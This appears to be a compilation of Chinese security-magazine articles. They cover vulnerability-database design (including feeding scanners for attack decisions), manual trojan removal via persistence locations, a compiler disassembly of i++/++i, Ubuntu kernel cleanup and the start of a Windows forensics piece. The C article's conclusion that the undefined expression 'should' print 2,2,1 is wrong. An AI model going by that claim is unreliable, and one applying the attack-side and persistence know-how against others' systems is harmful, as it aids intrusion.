系统安全漏洞类型是描述系统漏洞的特征属性。系统安全漏洞主要概括为以下 4 方面特征属性

漏洞被攻击者利用的方式，可以分为本地攻击（local）和远程攻击（Remote）。

漏洞形成的主要原因。

漏洞对系统安全造成的危害。

漏洞对系统安全造成的直接威胁，可以分为权限提升，拒绝服务，信息泄露，代码执行，Web 接口，其它类型。

良好的检索服务是一个漏洞数据库被使用者认可的关键。

三、漏洞库的设计模式

3.1 B/S 模式

基于 B/S 模式的漏洞库访问方式是必然的，B/S 模式不需要关心程序的数据和物理位置，只要知道 URL 就可以实现漏洞库的访问。

同时 B/S 模式的工作原理是，客户层的浏览器通过 URL 访问应用服务器请求数据库服务器，并将获得结果以 HTML 形式返回给客户浏览，B/S 三层模式具有以下优点。

(1) 界面统一，易于使用

用户只要使用单一的 Browser，就可以访问网络上提供的所有信息。

(2) 维护简单，扩展方便


客户端只有浏览器，不需要其他的软件，当需求发生变化时，只需要修改服务端，降低了系统管理和维护成本。

(3) 安全性好

使用防火墙就可以保证子系统不受外部入侵，也阻拦子系统对外部的非法操作。


3.2 安全漏洞数据库的架构

安全漏洞数据库基于 B/S 模式客户层、应用层、数据层三层模式的基础上，在应用层增加安全漏洞应用服务器，客户端通过 web Browser 访问架设了安全漏洞应用数据库 web 服务器平台，然后由漏洞应用服务器查找后台 Database，并将查询结果返回客户端。



四、安全漏洞数据库结构设计

在设计和实现该漏洞库时我们应该考虑上面说的情况，首先需要兼容 CVE 标准，同时 CVE 库中收集的漏洞并不是全部，对于 CVE 没有收录的但是我们也需要的漏洞同样要加入到我们自己的漏洞数据库中，这里我们在数据库中引入了两个 ID 字段。下面是一个经典的数据库的结构模型。



这个数据库结构有如下好处：

- (1) 与国际 CVE 标准兼容；
- (2) 共定义了 14 个字段，漏洞信息完整；
- (3) 各个字段的定义具有明确性和互斥性；
- (4) 制定了合理的漏洞分级标准。

各个字段的意义解释如下：

漏洞名称 (vul_name)：描述系统安全漏洞的名称。

Cve 编号 (vul_cve)：描述系统安全漏洞的名称。

本地编号 (vul_id)：描述此漏洞的数据库中的编号，使漏洞在此数据库中有唯一的标识。

发布日期 (vul_publishtime)：描述系统安全漏洞发布的时间。

更新日期 (vul_updatetime)：描述系统安全漏洞被更新，添入数据库中的时间。

漏洞描述 (vul_summary) :描述与此漏洞相关的详细信息,使用户更进一步地了解此漏洞。

漏洞级别 (vul_severity) :描述系统安全漏洞严重性的级别,用户根据此项知道哪些漏洞对系统造成的危害大,需要立即打补丁。

漏洞类型 (vul_type) :描述此漏洞根据漏洞成因的分类信息。

攻击类型 (vul_exploitable) :描述此漏洞根据漏洞对系统安全造成危害的分类信息。

攻击效果 (vul_losstype) :描述此漏洞可能会对哪些系统造成危害。


参考资料 (vul_referencel) : 权威网站中的对漏洞的相关信息。

其中对于表中各项的设置如下:

漏洞名称 (模糊查询), Cve 编号 (精确查询)、本地编号 (精确查询)、发布日期 (精确查询)、更新日期 (精确查询)、漏洞级别 (分类查询)、漏洞类型 (分类查询)。

五、漏洞库的延伸利用

漏洞库的设计应该对攻与防都有意义,CVE 创建的初衷是为了能够有利于增强网络的安全。我们建立自己的安全漏洞库同样也是为了加强自身安全为目的的。



该体系结构是漏洞库和入侵检测/保护系统,漏洞扫描系统等相结合的体系结

构。这个结构的具有如下优点：

- (1) 可扩展性强 在系统中设置了一个主控调度模块，只需要设计一个适配器，通过这个适配器就可以将新的模块加入到系统中。
- (2) 通用性强 由于新的系统是通过适配器和主控调度模块交互的，它担任了所有的协调转换工作，任何模块与其他模块的交互，都是通过主控模块来完成的，减少了系统的复杂性。
- (3) 稳定性高 系统中一个模块的崩溃不会影响到其他模块的正常运行，因而系统具有较高的稳定性。

5.1 安全漏洞库在防御层面的应用

如果从防御的层面来讲漏洞库的设计可以和入侵检测或入侵防护系统（IDS/IPS）相结合，与其他安全产品不同，入侵检测/防护系统需要更多的智能，它必须对得到的数据进行分析，并得出有用的结果，入侵检测系统能大大的简化管理员的工作，保证网络的安全运行。但是入侵检测系统也存在部分问题，现在大部分入侵检测系统都是基于规则和基于特征两者相结合来匹配，但是对于新发现的漏洞，需要添加 IDS 检测规则，这需要人工来完成，因此速度慢且实效性不高，为了验证入侵检测系统是否能够检测已知的入侵，需要用某种工具来扫描系统，这个过程会很烦琐，同时，用安全工具来扫描系统会引起 IDS 大量的报警

5.2 安全漏洞库在攻击层面的应用

如果从攻击层面来讲，漏洞库能够提供给扫描器更多的有效的利用信息。

在一个网络攻击系统中，漏洞库处在扫描层和决策层之间。扫描器首先对目标主机进行扫描，获得目标主机的系统信息，然后和漏洞库中的相关信息进行匹配，查找出可能存在的漏洞，再将这个漏洞通知决策机构，由决策机构决定下一步的攻击动作。扫描器所能获得的信息主要包括主机的操作系统，操作系统的版本，系统提供的服务，服务程序等等，所以漏洞库必须为每个漏洞提供这些信息。为了让决策模块做出准确无误的判断，必须为每个漏洞都进行编号，在兼顾 CVE 漏洞库的同时，也要为 CVE 没有包括的漏洞进行利用。

如果用关系数据库来实现漏洞库，通过以上分析我们可以定义两张基本的关系表格。

表一：

Leak. id	Os	Version	Service	Res(保留 字段)
----------	----	---------	---------	-------------

表二:

Leak. id	Cve. id	Description	Evaluation	Res(保留 字段)
----------	---------	-------------	------------	-------------

以上两张表格仅仅满足了关系数据库的第三范式，根据具体需要，还可以建立新的关系表格，可以专门建立一张表格存储 CVE 内容，以增强漏洞库的兼容性，还可以建立表格存储每个漏洞的发布时间以及最新修改时间，每张表格设定保留字段，便于以后对其扩展。网络对抗是一个动态的过程，其手段也在不断的更新，所以在设计关系表格的时候切记大而全，这样才能灵活的适应各种复杂的情况。

结束语

计算机系统安全漏洞研究，对预防系统安全事件发生，减少系统漏洞被攻击者利用，发现未知漏洞有积极作用。

系统安全漏洞理论的研究，是某些理论研究的基础，如风险评估、应急响应、攻击系统等。建立一个完善的标准系统安全漏洞数据库，便于用户检索系统安全漏洞相关信息，并且在许多网络安全方面的软件中都需要使用到漏洞数据库。

漏洞数据库的实时更新是一个长期的工作。

手动杀毒

文章作者: zjb8975

送给牧师

病毒木马主目的是破坏计算机的系统,破坏各种程序,来达到制作者的目的。在计算机的各个盘中盘踞,病毒的家就在注册表,病毒文件,启动项,服务四个地方。杀出病毒,我们当然会借助一些工具的使用,下面是各位大牛常用的工具。

一、 扫描查看日志

1、Hijackthis

首页绑架克星 - HijackThis, 它能够将绑架您浏览器的程序揪出来! 并且删除之! 也可以将所有可疑的程序全抓出来, 再让您判断哪个程序是肇祸者! 把它给杀了! 是 KillBox 的最佳搭档

2、SREng

SREng (System Repair Engineer) 的前身是注册表修复工具 RegFix, 提供了将近 20 项与系统维护密切相关的功能, 用户可以轻松发现系统中的故障, 并且可以对系统进行修复和调整, 当然最终还可以生成一份扫描报告。

二、 进程服务管理工具

1、AI 反毒专家 0.6K

极品手动反毒工具 AI 反毒专家是集病毒查杀、系统清理, 安全设置于一体的绿色软件

2、Process Explorer

让使用者能了解看不到的在后台执行的执行程序, 能显示目前已经载入哪些模块, 分别是正在被哪些程序使用着, 还可显示这些程序所调用的 DLL 进程, 以及他们所打开的句柄。Process Explorer 最大的特色就是可以中终任何进程, 甚至包括系统的关键进程!

3、Autoruns

一款出色的启动项目管理工具, 它的功能十分强大, 不仅可以对各启动项目

进行管理,还能直接控制注册表,此外软件可以直接利用 google 和 MSN 进行网上搜索。它也可以直接管理不同的登陆帐户,随时把操作的记录保存为文件。

三、 反 Rootkit 隐藏工具

1、RootkitRevealer

扫描你计算机和注册表列表以及可以显示用户模式或者核心模式启动工具存在的文件系统 API 冲突.该软件可以侦测到大多数流行的企图隐藏它们的文件和注册表键的工具,包括 AFX, Vanquish, HackerDefender 以及其它软件

2、DarkSpy

最新的 Anti-Rootkit 工具,一切 Rootkit 几乎无法遁形,但是比 IceSword 更为不稳定,如果你能看见主界面,那么——Congratulations, 你 RP 好的惊人。我这里运行的结果往往是瞬间重启——不知是不是 RP 问题。

四、 文件清除工具

1、KillBox

KillBox 是国外反病毒论坛很受欢迎的工具软件,。KillBox 实质是一个删除任意文件的利器,它不管这个文件是 EXE 还是 DLL 等其它文件,也不管这个文件是正在运行中,还是被系统调用了,KillBox 都可以简单几步就将文件删除。正因如此,KillBox 在反病毒方面使用非常之棒。

工具介绍完了,利用好工具,我们的手动杀毒也完成了一般,剩下的部分就是考验我们仔细与耐心的部分了,这里建议个人计算机最好安装一块杀毒软件,虽有时杀不掉病毒,但是可以给出路径,给出名称,这时我们会更好的结合 Google,百度来知道这是一种什么类型的病毒,它带有什么特征,有什么方法可以清除。

注册表:

注册表是病毒最喜欢隐藏的地方,以下三个键值后要注意查看:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion 下所有以“run”开头的键值;

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion 下所有以“run”开头的键值;

HKEY-USERS\Default\Software\Microsoft\Windows\CurrentVersion 下所有以“run”开头的键值。

在它们 run 后面加载了什么程序，如果后面加载了不熟悉的程序名称，利用 Google，百度查看程序是否为病毒项。扩展名是.EXE。有的“木马”程序生成的文件很像系统自身文件，想通过伪装蒙混过关，如“Acid Battery v1.0 木马”，它将注册表

“HKEY-LOCAL-MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”下的 Explorer 键值改为 Explorer=“C:\WINDOWS\explorer.exe”，“木马”程序与真正的 Explorer 之间只有“i”与“l”的差别。最省力的方法是在

“HKEY-LOCAL-MACHINE\Software\Microsoft\Windows\CurrentVersion\Run”下找到“木马”程序的文件名，再在整个注册表中搜索即可。

病毒文件：1、利用杀毒软件，或者在网上搜索到的病毒隐藏地，根据目录，直接删除病毒体。2、在大家很少接触的“计划任务”文件夹中也有可能隐藏病毒，计划任务随计算机一起启动，有些病毒隐藏在其中也会跟着启动，如果把某个程序添加到计划任务文件夹，并将计划任务设置为“系统启动时”或“登录时”，这样也可以实现程序自启动。3、隐藏在了系统还原中，再删除了一个病毒文件后，重启后又会出现，在杀毒时关闭系统还原功能，就能制止系统还原中的病毒死灰复燃。4、把病毒体的图标改变成系统或者知名程序的图标，欺骗使用者运行该病毒体，把文件名改为 *.jpg.exe, 由于 Windows 默认设置是“不显示已知的文件后缀名”，文件将会显示为 *.jpg,

启动项：

将制作好的带有木马启动命令的同名文件上传到服务端覆盖这同名文件，这样就可以达到启动木马的目的了，利用超级兔子等带有检测启动项的工具，检查启动项，查看路径与名称。

服务项：

1、隐藏在配置文件中，而且利用配置文件的特殊作用，木马很容易就能在计

算机中运行、发作，从而偷窥或者监视大家。不过，现在这种方式不是很隐蔽，容易被发现，所以在 Autoexec.bat 和 Config.sys 中加载木马程序的并不多见，但也不能因此而掉以轻心。

2、潜伏在 Win.ini 中是木马感觉比较惬意的地方。不妨打开 Win.ini 来看看，在它的[windows]字段中有启动命令“load=”和“run=”，在一般情况下“=”后面是空白的，如果有后跟程序，比方说是这个样子： run=c:\windows\file.exe load=c:\windows\file.exe

这时就要小心了，这个 file.exe 很可能是木马。

3、Windows 安装目录下的 System.ini 也是木马喜欢隐蔽的地方。打开这个文件看，它与正常文件有什么不同，在该文件的[boot]字段中，如果有这样的内容，就是 shell=Explorer.exe file.exe，如果确实有这样的内容，那就不幸了，因为这里的 file.exe 就是木马服务端程序！另外，在 System.ini 中的[386Enh]字段，要注意检查在此段内的“driver=路径\程序名”，这里也有可能被木马所利用。再有，在 System.ini 中的[mic]、[drivers]、[drivers32]这三个字段，这些段也是起到加载驱动程序的作用，但也是增添木马程序的好场所，

4、Winstart.bat 也是一个能自动被 Windows 加载运行的文件，它多数情况下为应用程序及 Windows 自动生成，在执行了 Win.com 并加载了多数驱动程序之后开始执行(这一点可通过启动时按 F8 键再选择逐步跟踪启动过程的启动方式可得)。由于 Autoexec.bat 的功能可以由 Winstart.bat 代替完成，因此木马完全可以像在 Autoexec.bat 中那样被加载运行，危险由此而来。

5、驱动，Rookit

病毒所在文件夹

C:\WINDOWS 和 C:\WINDOWS\SYSTEM32 和 C:\WINDOWS\SYSTEM32\drivers

相关注册表项目： HKLM/System/currentcontrolset/services/front

HKLM/System/currentcontrolset/services/roreg

HKLM/System/controlset001(002,003 中也有相同内容)/enum/root/legacy_front

HKLM/System/controlset001(002,003 中也有相同内容)/enum/root/legacy_roreg

6、通过篡改 HOST 列表，让你的系统自动下载连接到网络上的木马并运行，我们要修改 HOST 列表还是比较简单的，在 C:\WINDOWS\system32\drivers\etc 找到 host，用记事本打开，清空就行了。

病毒靠的就是隐藏功能，与自己启动。利用系统自带的任务管理器或者 Procexp 查看一下有没有可疑进程序，仔细看清进程的名字分清 0 和 o。使用 Procexp 可以直接使用 Google 了解进程。查看一下启动项，在“开始”-“运行”输入“Msconfig”，或者是用 Autoruns（功能强大的启动项查看器）查看一下是否存在可疑启动文件。对于隐藏的文件，我们使用 RootkitRevealer 来查看，找到病毒。对于顽固病毒，我们用 KiLLBox/UnLocker。

关闭系统还原功能，设置所有文件为显示，把隐藏的文件也显示出来，利用 SREng 智能扫描一份报告。查看启动项与注册表，找可疑的文件。对于可疑的无法显示的文件我们使用冰刃，如果病毒清楚后又出现了，那就可能是驱动，服务项的问题了，这是我们利用 RootkitRevealer 或者 DarkSpy，正好可以查出是否存在隐藏文件，及注册表隐藏项。

找出驱动注册表项并删除就可以让这些病毒原形毕露，驱动程序注册项：

HKLM/System/currentcontrolset/services/front

HKLM/System/currentcontrolset/services/roreg

HKLM/System/controlset001(002,003 中也有相同内容)/enum/root/legacy_front

HKLM/System/controlset001(002,003 中也有相同内容)/enum/root/legacy_roreg

我们使用 IceSword 就可以把这些隐藏的注册项彻底删除。

接下来删除隐藏的驱动文件 C:\WINDOWS\SYSTEM32\drivers

删除驱动文件后，重启计算机，所有病毒将会在进程列表中，

计算机中最好常备写小工具，有时小工具的效果要比杀毒软件的见效快，效果好。比如出名的 360 急救箱（原 360 顽固木马查杀大全）。

相关链接：木马病毒万能查杀办法

<http://zjb8975.blogbus.com/logs/48100561.html>

手动查杀百分百 <http://zjb8975.blogbus.com/logs/42370217.html>

手动查杀小办法:

一 1、关闭系统还原功能。

你要用一只笔把病毒所在文件路径和文件名抄下来。

2、你在安全模式下,按照它的路径和文件名,把病毒所在那个文件找到,删除就可以了。你可以在搜索一栏中输入病毒所在路径,文件名,找到后,删除就可以了。具体方法是在安全模式下打开"我的电脑",在上面菜单上点击"搜索"(一个放大镜一样的图标),然后在左面弹出的页面上输入你刚抄下的病毒所在路径,文件名,点下面的"立即搜索"按钮,然后在右边弹出的页面上找到该文件,然后右键点它,右键菜单点"删除"。就可以删除了。

3、删除病毒所在文件后,最好再清理一下注册表:方法是:开始—运行(点任务栏左下角的"开始",在弹出的菜单中选"运行"),在弹出的运行对话框中输入 regedit,从而打开了注册表编辑器。然后在注册表编辑器中点:"我的电脑",然后是"编辑",在弹出的菜单中点"查找",在"查找"中你输入你所用的杀毒软件所查到的病毒所在路径和文件名,找到一个,右键点它,在快捷菜单中点"删除",按 F3 继续查找,直到查完,删完。没有,就删完了。

[原创]一段有意思的 C 语代码分析

信息来源：邪恶八进制信息安全团队 (www.eviloctal.com)

文章作者：乱雪

某博客里看到这么一段代码，用多个编译器编译出来都无法确定结果，因为结果不一样，代码如下：

复制内容到剪贴板

代码：

```
void main()  
{  
    int i = 1;  
    printf("%d,%d,%d", i++, ++i, i);  
    printf("\n\n");  
}
```

很普通的代码，`i++`和`++i`是一样的，都是自动加 1，我分别用了 VC、TC 和 Linux 下的 GCC 编译，结果如下。

VC debug 方式编译，结果为 2, 2, 1；Release 方式编译，结果为 2, 3, 3

GCC 编译结果为 2, 3, 3

TC 编译结果为 2, 2, 1

可以看到结果不一样的，于是，我把 VC 分别用 release 和 debug 方式编译的和 TC 编译的反汇编了，Linux 下 GCC 的就懒得管了，代码贴上来，不过这里说明一点，C 入栈是从右到左的顺序。

VC 下用 Debug 方式编译的反汇编：

```
.text:00401028      mov     [ebp+var_4], 1  
.text:0040102F      mov     eax, [ebp+var_4]      ;eax=1  
.text:00401032      push    eax  
.text:00401033      mov     ecx, [ebp+var_4]      ;ecx=1
```



```

.text:00401036      add     ecx, 1          ;ecx 加 1,
ecx=2
.text:00401039      mov     [ebp+var_4], ecx ;[ebp+var_4]
现在为 2
.text:0040103C      mov     edx, [ebp+var_4] ;edx=2
.text:0040103F      push    edx
.text:00401040      mov     eax, [ebp+var_4]
.text:00401043      mov     [ebp+var_8], eax
.text:00401046      mov     ecx, [ebp+var_8]
.text:00401049      push    ecx
.text:0040104A      push    offset aDDD      ; "%d,%d,%d"
.text:0040104F      mov     edx, [ebp+var_4]
.text:00401052      add     edx, 1
.text:00401055      mov     [ebp+var_4], edx
.text:00401058      call    printf
.text:0040105D      add     esp, 10h
.text:00401060      push    offset asc_42201C ; "\n\n"
.text:00401065      call    printf
.text:0040106A      add     esp, 4
.text:0040106D      pop     edi
.text:0040106E      pop     esi
.text:0040106F      pop     ebx
.text:00401070      add     esp, 48h
.text:00401073      cmp     ebp, esp
.text:00401075      call    __chkesp
.text:0040107A      mov     esp, ebp
.text:0040107C      pop     ebp

```

```
.text:0040107D          retn
.text:0040107D main      endp
```

VC 下用 Release 方式编译后的反汇编:

```
.text:00401000          push     3
.text:00401002          push     3
.text:00401004          push     2
.text:00401006          push     offset aDDD      ; "%d,%d,%d"
.text:0040100B          call     sub_401020
.text:00401010          push     offset asc_407030 ; "\n\n"
.text:00401015          call     sub_401020
.text:0040101A          add      esp, 14h
.text:0040101D          retn
.text:0040101D _main     endp
```

TC 编译后的反汇编:

```
seg000:01FA          push     bp
seg000:01FB          mov      bp, sp ;sp 和 bp 平等
seg000:01FD          push     si
seg000:01FE          mov      si, 1 ;si=1
seg000:0201          push     si
seg000:0202          inc      si ;自动加 1
seg000:0203          mov      ax, si ;ax=2
seg000:0205          push     ax
seg000:0206          mov      ax, si
seg000:0208          inc      si ;自动加 1
seg000:0209          push     ax ;ax=2
```

```
seg000:020A      mov     ax, 194h
seg000:020D      push    ax                ; format
seg000:020E      call    _printf
seg000:0211      add     sp, 8
seg000:0214      mov     ax, 19Dh
seg000:0217      push    ax                ; format
seg000:0218      call    _printf
seg000:021B      pop     cx
seg000:021C      pop     si
seg000:021D      pop     bp
seg000:021E      retn
seg000:021E _main      endp
```

Release 方式编译，代码会经过优化的，在编译生成时，计算出了三个 i 的值，从上面 Release 方式编译后的反汇编代码中可以看出，三个 i 的值是直接计算好的压入栈。编译出了逻辑问题了？编译时 i 成了一个累加器了，它首先给 i 赋值，i=1，此时 i 的值为 1，当遇到第一个 i++时，i=2 了，++i 时，i 又自动加 1，i=3，最后一个 i 就是相加后的 i，i=3，所以它编译的输出结果是 2, 3, 3。

i 值应该是不变化的，也就是 int i=1，i 就等于 1，当遇到第一个 i++时，i=2，当遇到第二个++i 时，i=2，最后一个 i，i 应该是 i=1，i 的值不会随着数位相加而值变化，最后结果应该是 2, 2, 1 才对，欢迎讨论。

ubuntu 删除旧内核方法整理

作者:秋天一棵树

本人的 ubuntu8.10 从装上去升级到现在从来没有清理过旧内核,到现在 Grub 启动项已经快满屏了,大多都是不同的 Linux 内核启动项。到 ubuntu 官网上收集整理了一下删除旧内核的几种办法,与大家共同分享。因为删除旧内核可能会误删当前使用内核进而影响系统运行,故特意附加操作风险系数。

1, 安装 ubuntu tweak, 用它自带功能来卸载旧内核。

操作风险系数: 低

2, 在新立德里中, 搜索 linux-image, 会看到各个版本的内核。保留最上头的那个内核, 这个就是你才下载的最新的 linux 内核, 其他的 (也就是旧内核) 勾选后删除。

操作风险系数: 低

3, 在终端中运行以下命令:

```
uname -a    # 使用这个命令可以查看当前系统使用的内核。
```

```
dpkg --get-selections|grep linux    # 列出当前内核, 带 image 的则是已经安装的内核。可以用类似以下命令卸载:
```

```
sudo apt-get remove linux-image-2.6.24-11-generic    # 其中 linux-image-2.6.24-11-generic 为版本号, 输全。
```

操作风险系数: 低

4, 在终端中运行以下命令:

```
sudo aptitude purge ~linux-image-.*\(!`uname -r`\)
```

操作风险系数: 较低 (因为有人出现过用此命令把最新内核也删除的情况)

Windows平台下的监控取证技术

作者：泉哥

主页：<http://riusksk.blogbus.com>

前言

监控取证技术作为大多被国家政府公安部门采用的技术，主要用于针对计算机犯罪而进行取证，并以此确保人民信息安全。当然对于我们一般的安全爱好者，掌握一定的取证技术也可以很好采取反监控技术，以防止我们的个人隐私泄露，造成不必要的损失。但监控取证技术的范围很广，本专题主要针对 windows 平台下的监控取证技术进行简要分析，希望大家能有所得。

一.NTFS 属性

NTFS (New Technology File System)是 [Windows](#) NT 操作环境和 Windows NT 高级[服务器](#)网络操作系统环境的[文件系统](#). NTFS 的目标是提供：可靠性，通过可恢复能力(事件跟踪)和热定位的容错特征实现；增加功能性的一个平台；对 [POSIX](#) 需求的支持；消除 [FAT](#) 和 [HPFS](#) 文件系统限制。NTFS 提供长文件名、数据保护和恢复，并通过[目录](#)和[文件](#)许可实现安全性。NTFS 支持大[硬盘](#)和在多个硬盘上存储文件(称为跨越分区)。例如，一个大公司的数据库可能大得必须跨越不同的硬盘。NTFS 提供内置安全性特征，它控制文件的隶属关系和访问。从 [DOS](#) 或其他[操作系统](#)上不能直接访问 NTFS 分区上的文件。如果要在DOS下读写NTFS分区文件的话可以借助第三方软件；现如今，[Linux](#) 系统上已可以使用 [NTFS-3G](#) 进行对 NTFS 分区的完美读写，不必担心数据丢失。这是Windows NT 安全性系统的一部分，但是，只有在使用 NTFS 时才是这样。

说白了，NTFS 就是一种文件系统，而非文件格式，FAT16，FAT32 均是如此。你查看一下磁盘的属性就可查看是何种文件系统了，如图 1：




图 1

在NTFS文件系统中，文件亦是按簇进行分配的，文件通过主文件表MFT（Master File Table）来确定其在磁盘上的存储位置、大小、属性等信息。每个文件都有一个文件记录（File Record）数据结构，其中第一个记录就是MFT自己本身。MFT结构如图 2，3 所示：

